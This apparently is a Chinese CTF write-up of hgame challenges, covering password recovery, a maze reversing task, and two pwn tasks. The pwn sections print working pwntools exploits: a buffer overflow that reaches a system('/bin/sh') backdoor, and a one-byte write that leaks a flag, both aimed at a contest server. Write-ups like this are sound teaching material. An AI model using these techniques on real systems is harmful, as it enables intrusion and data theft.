
口令已成功恢复!

Advanced Archive Password Recovery 统计信息:

总计口令	759,369
总计时间	1m 2s 558ms
平均速度(口令/秒)	12,138
这个文件的口令	759371
十六进制口令	37 35 39 33 37 31

保存...　确定

打开后是一首歌


I Love Mondays
文件(F) 编辑(E) 选择(S) 视图(V) 播录(N) 轨道(T) 生成(G) 效果(C) 分析(A) 工具(O) 帮助(H)
MME
麦克风阵列 (Realtek(R) Audio)
2 (立体声) 录制声道
喇叭/耳机 (Realtek(R) Audio)
hgame{I_love_

得到flag


Bin

> 这个方向总共也没做几道题（还是太菜了），就放在一起写吧

maze


> You won't figure out anything if you give in to fear.
> 学习资料: https://ctf-wiki.github.io/ctf-wiki/reverse/maze/maze-zh/
> 附加说明：请走最短路线

先放到linux里跑一下



```
root@kali:~/CTF/Re# ./maze
You won't figure out anything if you give in to fear.
```

我一开始以为这幅图里藏着什么东西，后来幼稚园学长告诉我这个只是一个装饰......
打开ida 看一下



```
  char *v5; // [rsp+8h] [rbp-78h]
  char s[48]; // [rsp+10h] [rbp-70h]
  char v7; // [rsp+40h] [rbp-40h]
  unsigned __int64 v8; // [rsp+78h] [rbp-8h]

  v8 = __readfsqword(0x28u);
  sub_4006A6();
  __isoc99_scanf("%40s", s);
  HIDWORD(v4) = strlen(s);
  LODWORD(v4) = 0;
  v5 = (char *)&unk_6020C4;
  while ( (signed int)v4 < SHIDWORD(v4) )
  {
    v3 = s[(signed int)v4];
    if ( v3 == 100 )
    {
      v5 += 4;
    }
    else if ( v3 > 100 )
    {
      if ( v3 == 115 )
      {
        v5 += 64;
      }
      else
      {
        if ( v3 != 119 )
        {
ABEL_12:
          puts("Illegal input!");
          exit(0);
        }
        v5 -= 64;
      }
    }
    else
    {
      if ( v3 != 97 )
        goto LABEL_12;
      v5 -= 4;
    }
    if ( v5 < (char *)&unk_602080 || v5 > (char *)&unk_60247C || *(_DWORD *)v5 & 1 )
      goto LABEL_22;
    LODWORD(v4) = v4 + 1;
  }
  if ( v5 == (char *)&unk_60243C )
  {
```

这里应该是判断v5的地址，后面用v3来接受输入


```
起点:0x6020C4
终点:0x60243C
边界:<0x602080——>0x60247C
d +4
s +64  +8行
w -64  -8行
a  -4
```

拿gdb导出来，走完迷宫得到flag

Hard_AAAAA


> 无脑AAA太无聊了，挑战更高难度的无脑AAA!

checksec看一下




```
root@kali:~/CTF/Pwn# checksec Hard_AAAAA
[*] '/root/CTF/Pwn/Hard_AAAAA'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
root@kali:~/CTF/Pwn# 
```

ida看一下




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+0h] [ebp-ACh]
  char v5; // [esp+7Bh] [ebp-31h]
  unsigned int v6; // [esp+A0h] [ebp-Ch]
  int *v7; // [esp+A4h] [ebp-8h]

  v7 = &argc;
  v6 = __readgsdword(0x14u);
  alarm(8u);
  setbuf(_bss_start, 0);
  memset(&s, 0, 0xA0u);
  puts("Let's 0O0o\\0O0!");
  gets(&s);
  if ( !memcmp("0O0o", &v5, 7u) )
    backdoor();
  return 0;
}
```

这里有一个开shell的backdoor函数



```
int backdoor()
{
  return system("/bin/sh");
}
```

看一下backdoor函数的执行条件，就是比较字符串和v5，可是这里的比较长度为7个字节，超过了字符串长度



```
.rodata:080486E0 a0o0o           db '0O0o',0             ; DATA XREF: main+85↑o
.rodata:080486E5 aO0             db 'O0',0
.rodata:080486E8 ; char command[]
.rodata:080486E8 command         db '/bin/sh',0          ; DATA XREF: backdoor+9↑o
.rodata:080486E8 _rodata         ends
.rodata:080486E8
```

看了一下，发现后面还有O0 所以 比较的字符串内容应该是
0O0o+字符串终止符0x00+O0
构造payload


```
from pwn import *
context(os='linux', arch='i386', log_level='debug')
# r=process(r'/root/CTF/Pwn/Hard_AAAAA')
r = remote('47.103.214.163', 20000)
payload=cyclic(123)+'0O0o'+p32(0x304F00)
r.sendline(payload)
r.interactive()
```

getshell后，得到flag

One_Shot


> 一发入魂

checksec看一下




```
root@kali:~/CTF/Pwn# checksec One_Shot
[*] '/root/CTF/Pwn/One_Shot'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
root@kali:~/CTF/Pwn# 
```

ida看一下




```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  _BYTE *v4; // [rsp+8h] [rbp-18h]
  int fd[2]; // [rsp+10h] [rbp-10h]
  unsigned __int64 v6; // [rsp+18h] [rbp-8h]

  v6 = __readfsqword(0x28u);
  v4 = 0LL;
  *(_QWORD *)fd = open("./flag", 0, envp);
  setbuf(stdout, 0LL);
  read(fd[0], &flag, 0x1EuLL);
  puts("Firstly....What's your name?");
  __isoc99_scanf("%32s", &name);
  puts("The thing that could change the world might be a Byte!");
  puts("Take tne only one shot!");
  __isoc99_scanf("%d", &v4);
  *v4 = 1;
  puts("A success?");
  printf("Goodbye,%s", &name);
  return 0;
}
```

可以看到，当程序运行后，文件里的flag会被读入程序的flag变量
同时可以看到，程序存在两个格式化输入，一个格式化输出
gdb调试一波 断点下在__isoc99_scanf




```
[------------------------------------code-------------------------------------]
   0x4007f6 <main+160>: mov    eax,0x0
   0x4007fb <main+165>: call   0x400640 <__isoc99_scanf@plt>
   0x400800 <main+170>: mov    rax,QWORD PTR [rbp-0x18]
=> 0x400804 <main+174>: mov    BYTE PTR [rax],0x1
   0x400807 <main+177>: mov    edi,0x40094a
   0x40080c <main+182>: call   0x4005d0 <puts@plt>
   0x400811 <main+187>: mov    esi,0x6010c0
   0x400816 <main+192>: mov    edi,0x400955
[------------------------------------stack------------------------------------]
0000| 0x7fffffffe1c0 --> 0x400840 (<__libc_csu_init>:    push   r15)
0008| 0x7fffffffe1c8 --> 0xffffffffcc000000
0016| 0x7fffffffe1d0 --> 0xffffffffffffffff
0024| 0x7fffffffe1d8 --> 0x7109fd9ddf582c00
0032| 0x7fffffffe1e0 --> 0x400840 (<__libc_csu_init>:    push   r15)
0040| 0x7fffffffe1e8 --> 0x7ffff7e21bbb (<__libc_start_main+235>:       mov    edi,eax)
0048| 0x7fffffffe1f0 --> 0x0
0056| 0x7fffffffe1f8 --> 0x7fffffffe2c8 --> 0x7fffffffe58a ("/root/CTF/Pwn/One_Shot")
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x0000000000400804 in main ()
gdb-peda$ 
```

可以看到，第二次输入会导致一个错误，这个错误可以让我往程序的任意部位写入一个字节的数据。
看一下最后的格式输出



```
printf("Goodbye,%s", &name);
return 0;
```




```
.bss:00000000006010BE                 db    ? ;
.bss:00000000006010BF                 db    ? ;
.bss:00000000006010C0                 public name
.bss:00000000006010C0 name            db    ? ;               ; DATA XREF: main+6C↑o
.bss:00000000006010C0                                         ; main+BB↑o
.bss:00000000006010C1                 db    ? ;
.bss:00000000006010C2                 db    ? ;
.bss:00000000006010C3                 db    ? ;
.bss:00000000006010C4                 db    ? ;
.bss:00000000006010C5                 db    ? ;
.bss:00000000006010C6                 db    ? ;
.bss:00000000006010C7                 db    ? ;
.bss:00000000006010C8                 db    ? ;
.bss:00000000006010C9                 db    ? ;
.bss:00000000006010CA                 db    ? ;
.bss:00000000006010CB                 db    ? ;
.bss:00000000006010CC                 db    ? ;
.bss:00000000006010CD                 db    ? ;
.bss:00000000006010CE                 db    ? ;
.bss:00000000006010CF                 db    ? ;
.bss:00000000006010D0                 db    ? ;
.bss:00000000006010D1                 db    ? ;
.bss:00000000006010D2                 db    ? ;
.bss:00000000006010D3                 db    ? ;
.bss:00000000006010D4                 db    ? ;
.bss:00000000006010D5                 db    ? ;
.bss:00000000006010D6                 db    ? ;
.bss:00000000006010D7                 db    ? ;
.bss:00000000006010D8                 db    ? ;
.bss:00000000006010D9                 db    ? ;
.bss:00000000006010DA                 db    ? ;
.bss:00000000006010DB                 db    ? ;
.bss:00000000006010DC                 db    ? ;
.bss:00000000006010DD                 db    ? ;
.bss:00000000006010DE                 db    ? ;
.bss:00000000006010DF                 db    ? ;
.bss:00000000006010E0                 public flag
.bss:00000000006010E0 flag            db    ? ;               ; DATA XREF: main+56↑o
.bss:00000000006010E1                 db    ? ;
```

name后面就是flag，所以我们可以在第一次输入的时候填充name与flag之间的数据，想到字符串结束的判断条件 是有0x00一个字节的字符串结束符，于是，我们就可以在第一次输入时填充31个字符，让0x6010DF位置存储的恰好是字符串结束符，然后再用第二次的单字节任意写把这个结束符覆盖，那么，最后一次格式化输出时，输出的字符串就会被认为在flag结束的地方结束，flag就会跟输入的name一起输出了！

构造payload

```
from pwn import *

context(os='linux', arch='i386', log_level='debug')

# r  = process(r'/root/CTF/Pwn/One_Shot')

r = remote('47.103.214.163', 20002)

payload=cyclic(31)

r.recvuntil("Firstly....What's your name?")

r.sendline(payload)

r.recvuntil("Take tne only one shot!")

r.interactive()
```

拿到flag



```
[DEBUG] Received 0xa bytes:
    'A success?'
A success?[DEBUG] Received 0x41 bytes:
    00000000  0a 47 6f 6f  64 62 79 65  2c 61 61 61  61 62 61 61  │·Goo│dbye│,aaa│abaa│
    00000010  61 63 61 61  61 64 61 61  61 65 61 61  61 66 61 61  │acaa│adaa│aeaa│afaa│
    00000020  61 67 61 61  61 68 61 61  01 68 67 61  6d 65 7b 4f  │agaa│ahaa│·hga│me{O│
    00000030  6e 33 5f 53  68 30 74 5f  30 6e 65 5f  46 6c 34 67  │n3_S│h0t_│0ne_│Fl4g│
    00000040  7d                                                  │}│
    00000041

Goodbye,aaaabaaacaaadaaaeaaafaaagaaahaahgame{On3_Sh0t_0ne_Fl4g}[*] Got EOF while reading in interactive
$ 
```